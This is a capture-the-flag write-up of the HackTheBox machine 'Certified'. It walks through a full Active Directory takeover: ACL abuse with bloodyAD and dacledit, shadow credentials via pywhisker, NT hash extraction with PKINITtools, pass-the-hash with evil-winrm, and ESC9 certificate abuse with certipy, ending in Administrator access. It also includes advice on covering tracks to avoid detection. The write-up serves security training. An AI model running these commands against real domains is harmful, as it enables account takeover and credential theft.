

HTB 31

HackTheBox - Certified

Enumeration

Nmap

```
1 nmap -A -Pn -sC -sV 10.129.167.49
```

Here's what each flag means:

- `-A`: Enables OS detection, version detection, script scanning (`-sC`), and traceroute automatically.
- `-Pn`: Treats the host as **online**, skipping host discovery (no ping).
- `-sC`: Runs a set of **default scripts** (equivalent to `--script=default`). These scripts gather basic info like SSL certs, HTTP titles, SMB info, etc.
- `-sV`: Attempts to **detect service versions** running on the open ports.
- `10.129.167.49`: The target IP address you're scanning.

```
ports=$(nmap --open 10.129.167.49| grep open| cut -d ' ' -f 1|cut -d '/' -f 1|paste -sd,); nmap 10.129.167.49 -p $ports -sv -sC -Pn --disable-arp-ping
```

<SNIP>

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-03-11 20:12:46Z)

<SNIP>

445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-

<SNIP>

We see SMB (on port 445), LDAP (on port 389), and Kerberos (on port 88) are running. Hence, we can identify this as a Domain Controller. From the Nmap scan results, we see that the domain name is certified.htb , and the Domain Controller's DNS name is DC01.certified.htb . So, we add the domain name and DNS name to our /etc/hosts file.

```
1 10.129.167.49 certified.htb dc01.certified.htb
```

Using the provided credentials judith.mader:judith09 , we enumerate the Domain Controller using bloodhound.

The screenshot shows the VulnHub interface for a Windows machine named "Certified". The machine is rated "Medium" and has 4.8/5 stars from 229 reviews. The interface includes tabs for "Play Machine", "Machine Info", "Walkthroughs", "Reviews", "Activity", and "Changelog". Below these tabs, there are options for "Adventure Mode" and "Guided Mode" (which is selected). There are also links for "Official Writeup" and "Video Walkthrough". A "Spawn Machine" button is visible. At the bottom, the "Machine Information" section states: "As is common in Windows pentests, you will start the Certified box with credentials for the following account: Username: judith.mader Password: judith09".

```
1 bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -dc 'dc01.certified.htb' -c all -ns 10.129.167.49
```

Using the provided credentials `judith.mader:judith09`, we enumerate the Domain Controller using `bloodhound`.

```
bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -dc 'dc01.certified.htb' -c all -ns 10.129.167.49
```


<SNIP>

```
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 34S
```


Locally, we start the neo4j service and then upload the data to bloodhound.

```
1 sudo neo4j console
```

Search for the `judith.mader` in the bloodhound search bar and make that user as owned since we have credentials for that user



Then go to the Node Info tab and then click on the Reachable High Value Targets option to look for potential privilege escalation tracks.



- Here we see 3 things:
 1. The `judith.mader` user has `WriteOwner` ACL over the `management` group.
 - This means **judith.mader** can change the owner of the **management group** object.
 - Having **WriteOwner** permission is powerful — it lets her essentially control who “owns” the group, which in turn can allow her to modify the group’s permissions or ACLs by reassigning ownership or manipulating its access control.
 2. The `management` group has `GenericWrite` ACL over the `management_svc` user.
 - The **management group** can write to the **management_svc** user object.
 - Since groups can be assigned ACLs, this means any member of the **management group** can modify attributes of **management_svc** (like password, group membership, or other attributes), depending on what `GenericWrite` covers here.
 3. The `management_svc` has `CanPSRemote` attribute set, which means that the user can log in to the target (via WinRM)
 - This indicates that the **management_svc** user account has permissions to log in remotely via PowerShell Remoting (WinRM).
 - This effectively means **management_svc** can perform remote PowerShell sessions on the target machine or domain, allowing for remote command execution.

Putting it all together — potential security implications:

- **judith.mader can change the owner of the management group**
→ She could potentially give herself or others full control over that group's ACLs.
- **management group controls management_svc user's attributes**
→ Members of this group (potentially including judith.mader if she can get into it) can change the **management_svc** user attributes, including password or permissions.
- **management_svc can remotely log in via WinRM**
→ If someone can take over management_svc, they get remote code execution on the target environment.

Possible attack chain:

1. **judith.mader** changes the ownership of the **management group** to herself or another user she controls.
2. She then modifies the **management group** ACL to grant herself membership or escalate privileges.
3. As a member of **management group**, she can modify the **management_svc** account attributes, e.g., reset password or escalate rights.
4. Using **management_svc**'s WinRM permissions, she can remotely execute commands on the target system.

Foothold

WriteOwner

First, we abuse the WriteOwner ACL to get full control over the management group and add ourselves to that group.

- For this, we need to edit the ownership of the management group and set it to our judith.madner user. We use bloodyAD to do perform this action:
 - `bloodyAD` is a tool for AD ACL abuse and enumeration. To change ownership using it, you typically:

```
1 bloodyAD --host "10.129.167.49" -d "certified.htb" -u  
  "judith.mader" -p "judith09" set owner management judith.mader
```

- **Options:**
 - `--host "10.129.167.49"` — target domain controller IP
 - `-d "certified.htb"` — domain name
 - `-u "judith.mader"` — username

- `-p "judith09"` — password

Next, we give the `judith.mader` user full control over the target management group. We use [dacledit.py](#) from `impacket` to give control:

What is [dacledit.py](#)?

`dacledit.py` is a tool from the **Impacket** toolkit designed to **view and modify Access Control Lists (ACLs)** on Active Directory objects.

- **DAC** stands for **Discretionary Access Control** — basically, the list of permissions (who can do what) on an AD object like users, groups, computers, etc.
- `dacledit.py` lets you **read** the current ACLs on an object and **edit** them — for example, adding or removing permission entries.

```
1 python3 /opt/impacket-with-dacledit/examples/dacledit.py -action  
  'write' -rights 'FullControl' -inheritance -principal  
  'judith.mader' -target 'management'  
  "certified.htb"/"judith.mader": 'judith09'
```

Explanation:

- `-action write`
You want to **add** (write) permissions.
- `-rights FullControl`
Grant **FullControl** permissions.
- `-inheritance true`
Enables inheritance of these rights to child objects (optional but usually useful).
- `-principal judith.mader`
The user who will receive these permissions.
- `-target management`
The target AD object (the group you want to modify).
- `certified.htb/judith.mader: 'judith09'`
Domain and credentials you use to authenticate to AD.

What this does:

It edits the ACL of the `management` group to **give full control** to `judith.mader`. Once done, you can fully modify the group, including adding yourself as a member.

Next, we give the `judith.mader` user full control over the target `management` group. We use [dacledit.py](#) from `impacket` to give control:

```
python3 /opt/impacket-with-dacledit/examples/dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'judith.mader' -target 'management' "certified.htb"/"judith.mader":'judith09'
```

Impacket v0.13.0.dev0+20250220.93348.6315ebd - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with `adminCount=1` will no inherit ACEs from their parent container/OU

[*] DACL backed up to dacledit-20250311-162610.bak

[*] DACL modified successfully!

Now lets add ourselves to the target group.

```
1 net rpc group addmem "management" "judith.mader" -U "certified.htb/judith.mader%judith09" -S "dc01.certified.htb"
```

What it does:

- `net rpc group addmem`

This command adds a user to an existing Windows group via the **Remote Procedure Call (RPC)** protocol.

- `"management"`

The **group** name to which you want to add a member. Here, it's the group called **management**.

- `"judith.mader"`

The **user** that you want to add to the group. This is the user account name.

- `-U "certified.htb/judith.mader%judith09"`

The **domain and credentials** used for authentication.

- `certified.htb` is the domain
- `judith.mader` is the username
- `judith09` is the password

This syntax means you're authenticating as **judith.mader** in the **certified.htb** domain.

- `-S "dc01.certified.htb"`

Specifies the **server** to connect to, in this case the domain controller at

`dc01.certified.htb`.

GenericWrite

Once we are in the management group, we abuse the GenericWrite ACL to get control of the management_svc account by adding shadow credentials. For that, we use pywhisker

Goal:

You want to become the user `management_svc` — *without knowing their password*.

You **already have**:

- Ownership of the `management` group 
- You added yourself to that group 
- That group has **GenericWrite** permission over `management_svc` 

Now you can abuse that to take control of `management_svc` using **shadow credentials**.

What are Shadow Credentials?

They're like planting a **secret login key** on someone's account.

- Imagine you put your own **door key** into someone else's house lock.
- Now, you can unlock their door without their permission — that's shadow credentials.

In Active Directory, this is done by adding something called a `KeyCredentialLink` to their account.

Tool: pyWhisker

pyWhisker is a tool that:

1. **Creates** a special login key (a certificate).
2. **Adds** that key to the target user's account.
3. Lets you **log in as them** using that key — no password needed.

The Command You'll Run

Here's the main command to add the shadow credential:

```
1 python3 /opt/pywhisker/pywhisker.py -d "certified.htb" -u  
  "judith.mader" -p "judith09" --target "management_svc" --action  
  "add"
```

```
python3 /opt/pywhisker/pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
```

<SNIP>

[+] Saved PFX (#PKCS12) certificate & key at path: vGRMeeb9.pfx

[*] Must be used with password: 25nQ6mg4JUTEQEjjNRE2

[*] A TGT can now be obtained with <https://github.com/dirkjanm/PKINITtools>

It does this:

- Logs in as **judith.mader** (you)
- Generates a new **private key**
 - Generates a **self-signed certificate** using that key
(This is **not issued** by a real CA — but that's OK for this attack)
 - So the certificate is **created by you** — it's **not pulled from anywhere**, not AD-
CS, and not from the victim.
- You add your self-generated certificate to the victim account's `msDS-
KeyCredentialLink`. Which is adding the public key generated in the target users
attribute. This means that when the user presents to the DC the generated public
certificate and the signed challenge that was sent by DC to prove the we own the
private key, the DC checks `msDS-KeyCredentialLink`, finds a matching public key,
and says:

✓ "All good, here's your TGT (Kerberos ticket)"

- Now you can impersonate `management_svc`
- This will give us a PFX certificate, which we use to authenticate as the
`management_svc` user. Using this certificate, we get a TGT for that user using
PKINITtools.

What is a PFX certificate?

A **PFX file** (also called `.p12`) is a **PKCS#12** container.

It bundles:

- ✓ A **private key** (your secret)
- ✓ A **certificate** (public key + identity)
- ✓ Optionally, intermediate certificates

Think of it like a **.zip file that holds your full identity** for certificate-based
authentication.

💡 Why do we generate this?

- pyWhisker (or your own tools) can export the cert + private key as a `.pfx` file.
- You need both pieces (cert + key) to authenticate as `management_svc`.

🔧 What's `PKINITtools`?

It's a toolkit (based on [PKINIT Kerberos extensions]) that lets you request Kerberos tickets using certificates instead of passwords.

📖 How is it used?

This PFX certificate is used in a **PKINIT (Public Key Cryptography for Initial Authentication in Kerberos)** login.

That means:

1. You take the `.pfx` file (cert + private key).
2. You use **PKINITtools** to:
 - Present the certificate (public key) to the Domain Controller.
 - Prove you own the private key by signing a challenge.
3. The DC checks the certificate:
 - Looks up the matching public key in the `msDS-KeyCredentialLink` attribute of AD.
 - Verifies your signature.

✅ If all is valid — the DC returns a **TGT (ticket-granting ticket)** for `management_svc`.

Now lets use PKINITtools to acheive this:

```
1 python3 /opt/PKINITtools/gettgtpkinit.py -cert-pfx vGRMeeb9.pfx
certified.htb/management_svc -pfx-pass '25nQ6mg4JUTeQEjjNRE2'
management_svc.ccache
```

- This command is doing exactly what we discussed: authenticating as `management_svc` using a **PFX certificate**, and saving the **Kerberos TGT** in a credential cache file (`.ccache`).

Argument	Meaning
<code>python3 /opt/PKINITtools/gettgtpkinit.py</code>	Runs the PKINIT authentication script
<code>-cert-pfx vGRMeeb9.pfx</code>	

	Specifies the PFX file (contains cert + private key)
<code>certified.htb/management_svc</code>	The domain and user you're authenticating as
<code>-pfx-pass '25nQ6mg4JUTeQEjjNRE2'</code>	The password used to decrypt the PFX file
<code>management_svc.ccache</code>	File to store the TGT (Kerberos ticket) after successful login

```
python3 /opt/PKINITtools/gettgtpkinit.py -cert-pfx vGRMeeb9.pfx
certified.htb/management_svc -pfx-pass '25nQ6mg4JUTeQEjjNRE2'
management_svc.ccache
```

<SNIP>

```
INFO:minikerberos:0f4b90a19f2a1e633389a6f93216bdcf03f95f90d503b4e5c0e873a70dd11919
2025-03-11 15:15:18,734 minikerberos INFO      Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

getnthash.py

🔥 Goal:

You want to use the Kerberos **TGT** (stored in `management_svc.ccache`) to get the **NTLM hash** of the `management_svc` user from the TGT Ticket

- This works because of a trick using `getnthash.py` from the same `PKINITtools`.

```
1 export KRB5CCNAME=management_svc.ccache
2 python3 /opt/PKINITtools/getnthash.py -key
0f4b90a19f2a1e633389a6f93216bdcf03f95f90d503b4e5c0e873a70dd11919
certified.htb/management_svc
```

This tool:

- **Uses the TGT in the ccache**
- Extracts the **NT hash (NTLM hash)** of the user **from the session key**

So to directly answer:

How can we extract the NTLM hash of the target user (e.g., `management_svc`) using the TGT?

You do this:

```
bash                                                                    Copy Edit
export KRB5CCNAME=management_svc.ccache
python3 getnthash.py -key <session_key_from_ccache> certified.htb/management_svc
```

Or, if you're using just the `.ccache` file:

```
bash                                                                    Copy Edit
export KRB5CCNAME=management_svc.ccache
python3 getnthash.py certified.htb/management_svc
```

And it will:

- Use the session key inside the `.ccache`
- Request a ticket to self
- Extract the NT hash based on that session key

How does it work?

When you log in using Kerberos, the Domain Controller generates a **session key** for you. That session key is **derived from your NT hash**, which is why:

 **If you get the session key, you can reverse it into the NTLM hash.**

The `getnthash.py` tool does exactly that.

💡 Let's break it down:

🔒 What is a TGT?

A **TGT** is issued by the **Key Distribution Center (KDC)** (part of the Domain Controller) when you authenticate to Kerberos.

It contains:

- Your **identity**
- Expiration time
- Your **session key**
- A signature from the KDC

But here's the trick:

💡 The TGT is encrypted with the KDC's secret key, so only the KDC can read it.

You, the client, can't directly see what's inside the TGT. But...

🔍 So how do we get the session key?

When the KDC returns the TGT to you, it also sends:

- The **TGT** (for the KDC to use later)
- The **session key** (so your client can use it)

The **session key** is encrypted with your account's secret (password-derived key or NT hash), so your client can decrypt it.

This **session key** is:

- Stored in the `.ccache` file
- Used for encrypting/decrypting communication with the KDC
- Used in `getnthash.py` to derive the **NTLM hash**



Pass-the-hash

Finally, we can leverage Pass the Hash with the acquired NTLM hash, authenticate to the target through Evil-WinRM, and obtain the user flag in

C:\Users\management_svc\Desktop\user.txt

```
1  evil-winrm -i certified.htb -u management_svc -H
    a091c1832bcdd4677c28b5a6a1295584
```

```
evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
```

<SNIP>


```
*Evil-winRM* PS C:\Users\management_svc\Documents> whoami  
certified\management_svc
```

Lateral Movement

From further analysis within BloodHound , we identified a user called ca_operator .



Using the bloodhound 's pathfinder utility, a way to escalation from the management_svc to ca_operator can be mapped.



GenericAll

We see the `management_svc` user has a GenericAll ACL over the `ca_operator` account. With the GenericAll ACL, we have complete control over the target object, including the GenericWrite ACL itself. Therefore, we use the same method we used before to access the `ca_operator` account using pywhisker for Shadow Credentials .

What does GenericAll mean in Active Directory?

GenericAll = Full control over the target object.

When `management_svc` has **GenericAll** over the `ca_operator` account, it means:

- You can **write any attribute** of `ca_operator`
- Including:
 - `servicePrincipalName`
 - `userAccountControl`
 - `msDS-KeyCredentialLink` ← (This is the key part)

So, **just like earlier**, you can abuse this by **injecting a forged key credential** into `ca_operator` to impersonate them.

Adding shadow credentials and getting a certificate.

```
1 python3 /opt/pywhisker/pywhisker.py -d "certified.htb" -u  
  "management_svc" -H 'a091c1832bcd4677c28b5a6a1295584' --target  
  "ca_operator" --action "add"
```

```
python3 /opt/pywhisker/pywhisker.py -d "certified.htb" -u "management_svc" -H  
'a091c1832bcd4677c28b5a6a1295584' --target "ca_operator" --action "add"
```

<SNIP>

```
[+] Saved PFX (#PKCS12) certificate & key at path: hHJGb6pJ.pfx  
[*] Must be used with password: B6RBe0kPERnCYtCSWYnK  
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

Authenticating with the obtained certificate to get a TGT.

```
1 python3 /opt/PKINITtools/gettgtpkinit.py -cert-pfx hHJGb6pJ.pfx  
  certified.htb/ca_operator -pfx-pass 'B6RBe0kPERnCYtCSWYnK'  
  ca_operator.ccache
```

```
python3 /opt/PKINITtools/gettgtpkinit.py -cert-pfx hHJGb6pJ.pfx
certified.htb/ca_operator -pfx-pass 'B6RBe0kPERnCYtCSWYnK' ca_operator.ccache

<SNIP>

INFO:minikerberos:bce99ee3d4695293be28e59d2476f1cef989c1c1b59376f1c8821fd02146486
2
2025-03-11 17:06:12,997 minikerberos INFO      Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Using the TGT to get the NTLM hash of the ca_operator user.

```
1 export KRB5CCNAME=ca_operator.ccache
2 python3 /opt/PKINITtools/getnhash.py -key
   bce99ee3d4695293be28e59d2476f1cef989c1c1b59376f1c8821fd021464862
   certified.htb/ca_operator
```

```
export KRB5CCNAME=ca_operator.ccache
python3 /opt/PKINITtools/getnhash.py -key
bce99ee3d4695293be28e59d2476f1cef989c1c1b59376f1c8821fd021464862
certified.htb/ca_operator
```

```
Recovered NT Hash
b4b86f45c6018f1b664f70805f45d8f2
```

Privilege Escalation

What is ESC9 (ADCS abuse)?

ESC9 is a vulnerability class where a low-privileged user can **enroll for a certificate using a vulnerable template**, and **request it on behalf of another user** — like a Domain Admin — by setting their UPN.

⚠️ What's the problem?

In this case, the **certificate template** (rules for making certificates) is broken:

✅ It **allows** `ca_operator` to request certificates

So you can say: "I want a cert!"

❌ It **does not require approval**

So no admin needs to say "yes" or check who you're pretending to be.

❌ It **lets you set the name inside the cert**

You can say: "This cert should say I'm `administrator@domain.local`."

🔒 Why this works (ESC9 explained simply):

1. The **Certificate Authority (CA)** in the domain is **too trusting**.
2. The CA lets the `ca_operator` user **ask for a certificate** with **any name inside**.
3. You say:

"Hey CA, give me a cert for `administrator@certified.htb`"

4. The CA **doesn't check** if you are really the administrator. It just says:

"Sure, here's a cert that proves you're administrator!"

5. You now have a **certificate signed by the CA** that says:

"This is `administrator@certified.htb`"

6. Kerberos trusts the CA, so it gives you a **real TGT for Administrator**

✅ Why your environment is vulnerable

From `certipy` output:

- Template: `CertifiedAuthentication`
- Enrollment permissions: `CERTIFIED.HTB\operator ca`
- The template:
 - ✅ Allows `ca_operator` to enroll
 - ❌ Doesn't have security extension (no constraints)

-  Vulnerable to **ESC9**

That means: **you can request a certificate for any user, including Domain Admins**, by impersonating their UPN.

How You Knew This Was ESC9

You're using `netexec` (part of the **NetExec suite**, formerly CrackMapExec) to **enumerate ADCS** (Active Directory Certificate Services).

```
1 nxc ldap certified.htb -u management_svc -H
a091c1832bcdd4677c28b5a6a1295584 -M adcs
```

Part	Explanation
<code>nxc ldap</code> <code>certified.htb</code>	Use LDAP module to query the domain controller
<code>-u management_svc</code>	Authenticate as <code>management_svc</code>
<code>-H <NTLM></code>	Use NTLM hash (Pass-the-Hash) to log in
<code>-M adcs</code>	Run the ADCS module to enumerate certificate services

What the Output Means

text

 Copy

 Edit

```
ADCS 10.129.167.49 389 DC01 Found PKI Enrollment Server:
DC01.certified.htb
ADCS 10.129.167.49 389 DC01 Found CN: certified-DC01-C
```

Step-by-step meaning:

1. **NetExec connects to LDAP** on the Domain Controller (`10.129.167.49` , port `389`)
2. It queries AD for **Certificate Authorities (CAs)** published in the domain
3. It **finds** that:
 - There's an ADCS instance (a CA server) on `DC01.certified.htb`
 - Its **Common Name (CN)** is `certified-DC01-C`
 - It's a **PKI Enrollment Server**, meaning users can request certs from it

We know that ADCS (Active Directory Certificate Service) is running on the Domain Controller from previous enumeration. We use `certipy` to enumerate the ADCS to see what

can be abused through the ca_operator user.

```
1 certipy find -u ca_operator@certified.htb -hashes
  b4b86f45c6018f1b664f70805f45d8f2 -vulnerable -stdout
```

And Certipy told you:

```
1  [!] Vulnerabilities
2  ESC9 : 'CERTIFIED.HTB\\operator ca' can enroll
3  and template has no security extension
```

```
certipy find -u ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -vulnerable -stdout

<SNIP>

CA Name                                : certified-DC01-CA

<SNIP>

Certificate Templates
Template Name                          : CertifiedAuthentication

<SNIP>

Permissions
Enrollment Permissions
Enrollment Rights                      : CERTIFIED.HTB\\operator ca

<SNIP>

[!] vulnerabilities
ESC9                                   : 'CERTIFIED.HTB\\operator ca' can enroll
and template has no security extension
```

This configuration of AD CS is vulnerable to ESC9 attack, which lets us modify the UPN (User Principle Name) of users.

The idea is to change the ca_operator user's UPN from ca_operator@certified.htb to Administrator .

Term	Full Name	Purpose
UPN	User Principal Name	Identifies a user account
SPN	Service Principal Name	Identifies a service instance

Step-by-Step Explanation

Step 1: Change `ca_operator`'s UPN to `Administrator`

```
1 certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
```

What this does:

- Authenticates as `management_svc` using NTLM hash (has GenericAll over `ca_operator`)
- Edits the `ca_operator` user's `userPrincipalName` to `Administrator`
 - This tricks the CA into thinking `ca_operator` **is actually the Administrator**

Now if `ca_operator` requests a cert, it'll be issued **for the UPN "Administrator"**, even though the underlying account is not.

What exactly happens:

1.  You use `certipy` (or any LDAP tool) to change the `userPrincipalName` attribute of the `ca_operator` user to:

text

 Copy

 Edit

Administrator

2.  When `ca_operator` submits a certificate request, the CA reads that UPN value from the AD object and includes it in the certificate.

The issued certificate now contains:

csharp

 Copy

 Edit

Subject: CN=ca_operator

Subject Alternative Name (SAN): UPN=Administrator

Once the UPN is changed, request a certificate to that UPN .

```
1 certipy-ad req -username ca_operator@certified.htb -hashes b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template CertifiedAuthentication -debug
```

```
certipy-ad req -username ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template
CertifiedAuthentication -debug
```

<SNIP>

```
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Argument	Description
<code>certipy-ad req</code>	You're making a certificate request using Certipy
<code>-username ca_operator@certified.htb</code>	The user who is requesting the certificate
<code>-hashes ...</code>	NTLM hash of <code>ca_operator</code> (used instead of a password for auth)
<code>-ca certified-DC01-CA</code>	The name of the Certificate Authority issuing the cert (found via <code>certipy find</code>)
<code>-template CertifiedAuthentication</code>	The name of the certificate template to use (also found via <code>certipy find</code>)
<code>-debug</code>	Shows verbose output (helpful to understand what's happening)

The `-ca` and `-template` should be set to correct values which can be found from the `certipy find` command as mentioned above.

This will create a certificate (`administrator.pfx`), which can be used to authenticate to the Domain Controller as the Administrator user.

Before that, the `ca_operator` user's UPN must be changed to the original one.

3 Why restore the original UPN?

After requesting the certificate, it's good operational hygiene to restore the original `ca_operator` UPN, for several reasons:

- **Avoid detection:** Keeping the UPN as `Administrator` might raise suspicion or alerts.
- **Maintain environment integrity:** Other processes/users may rely on the original UPN.
- **Clean up traces:** It's a common post-exploitation best practice.

Restore it with:

```
bash Copy Edit  
certipy-ad account update -username management_svc@certified.htb -hashes <hash> -user ca_operator
```

After, authenticate to the DC with the administrator.pfx certificate.

```
1 certipy-ad auth -pfx 'administrator.pfx' -domain 'certified.htb'
```

```
certipy-ad auth -pfx 'administrator.pfx' -domain 'certified.htb'
```

<SNIP>

```
[*] Saved credential cache to 'administrator.ccache'
```

```
[*] Trying to retrieve NT hash for 'administrator'
```

```
[*] Got hash for 'administrator@certified.htb':
```

```
aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

Finally, we use the `NTLM` hash to log in to the target as `Administrator` and obtain the root flag from `C:\Users\Administrator\Desktop\root.txt`.

```
evil-winrm -i certified.htb -u Administrator -H 0d5b49608bbce1751f708748f67e2d34
```

<SNIP>

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
certified\administrator
```